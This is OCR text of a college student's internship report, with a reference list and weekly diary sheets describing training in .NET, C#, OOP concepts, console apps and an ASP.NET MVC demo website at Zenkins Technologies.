
AFFILIATED TO GUJARAT TECHNOLOGICAL UNIVERSITY (YEAR 2008)
APPROVED BY ALL INDIA COUNCIL FOR TECHNICAL EDUCATION (AICTE) (YEAR 2006)

Near Shanka's Waterpark, Ahmedabad-Mehsana Highway,
At & Post : Linch, Dist : Mehsana, Gujarat-384 435. Phone / Fax (02762) 285721
www.saffrony.ac.in • E-mail : info@saffrony.ac.in

References

- Basic of web API: https://dotnettutorials.net
- Basic of C#: https://www.javatpoint.com
- Asp.net Tutorial: https://www.tutorialspoint.com
- Basic of Asp.net Core: https://learn.microsoft.com
- For the Dotnet Tutorial: https://dotnettutorials.net

ANNEXURE-I



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Annexure I
Enrollment no: 190290107024


STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Athik Dushyantbhai Patel
DIARY OF THE WEEK: DT: 23/07/2023 TO 27/07/2023
DEPARTMENT: Computer Engineering SEM: 5th
NAME OF THE ORGANISATION: Zenkins technologies
NAME OF THE PLANT/SECTION/DEPARTMENT:
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mr Jignesh Dami

DESCRIPTION OF THE WORK DONE IN BRIEF

Day: 1
⇒ A Frost day we started with the Introduction and overview of the company
→ We took basic introduction of .NET and OOB and softwares which we were going to use.

Day: 2
→ Day started with revision of NET and we learnt basics of C#
→ We learnt usage of .NET and its architecture
→ We made PPT about .NET C#



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
SUPPLEMENTRY NOTES
(add additional sheets if required)

Day 3

→ We learnt about OOPs concept and more functionalities of .NET and C#
→ We explored topics like ⑤ Inheritance ② Polymorphism ③ Abstraction ① Encapsulation etc

Day : 5

→ We installed softwares required for .NET which is visual studio we learnt how to install it properly and learnt some of the features of ~~tools~~ software we created basic console app also
→ After creating simple console app we moved to complex console application and started C# programs



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TOTAL HOURS: 45

SIGNATURE OF STUDENT

- The above entries are correct and the grading of work done by Trainee is EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Date: 13/03/23

Signature of officer-in-charge of Dept. / Section / Plant

Date: 30-01-2023

- Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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Annexure I
Enrollment no: 196590107024

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Athik Dushyantbhai Patel
DIARY OF THE WEEK: FROM 30/01/2023 TO 03/02/2023
DEPARTMENT: Computer engineering SEM: 8th
NAME OF THE ORGANISATION: Zenkins technologies
NAME OF THE PLANT/SECTION/DEPARTMENT:
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mr Jignesh Desai


DESCRIPTION OF THE WORK DONE IN BRIEF

Day : 6

⇒ 30-01-2023 we started with revision of about topics like - OOB, C# and basics of .NET
⇒ After that we started with basic codes of C#.

Day : 7

⇒ As day-6 we perform several codes of C# which were provided by our guide codes were about basic operations performed in C#



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SUPPLEMENTRY NOTES
(add additional sheets if required)

Day: 8

⇒ We learnt about objects and different methods which are used to get in C#


⇒ We searched for new programs from internet also

Day: 9 & 10

⇒ We performed some complex C# programs and created their corresponding console Apps

⇒ We performed more programs about C# and learnt how to create basic .NET web application from visual studio.

⇒ We also learnt which kind of applications can be created using visual studio



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TOTAL HOURS: 42

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SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Date: 6/2/23

Signature of officer-in-charge of Dept. / Section / Plant

Date 06-02-2023

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Annexure I

Enrollment no: 190990107024

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Abhik Dushyantbhai Patel

DIARY OF THE WEEK: Dt: 06/02/2023 TO 10/02/2023

DEPARTMENT: Computer Engineering SEM: 8th

NAME OF THE ORGANISATION: Zenkins technologies

NAME OF THE PLANT/SECTION/DEPARTMENT:

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mr Jignesh Desai

DESCRIPTION OF THE WORK DONE IN BRIEF

6th feb 2023

=> We created a Demo website in ASP.NET MVC for .NET tutorial
=> We created website using visual studio
=> We added some content regarding .NET area

7th feb 2023

=> We added login and session mangement for users in ASP.NET MVC website
=> We used database and added features of logging in and logout in website

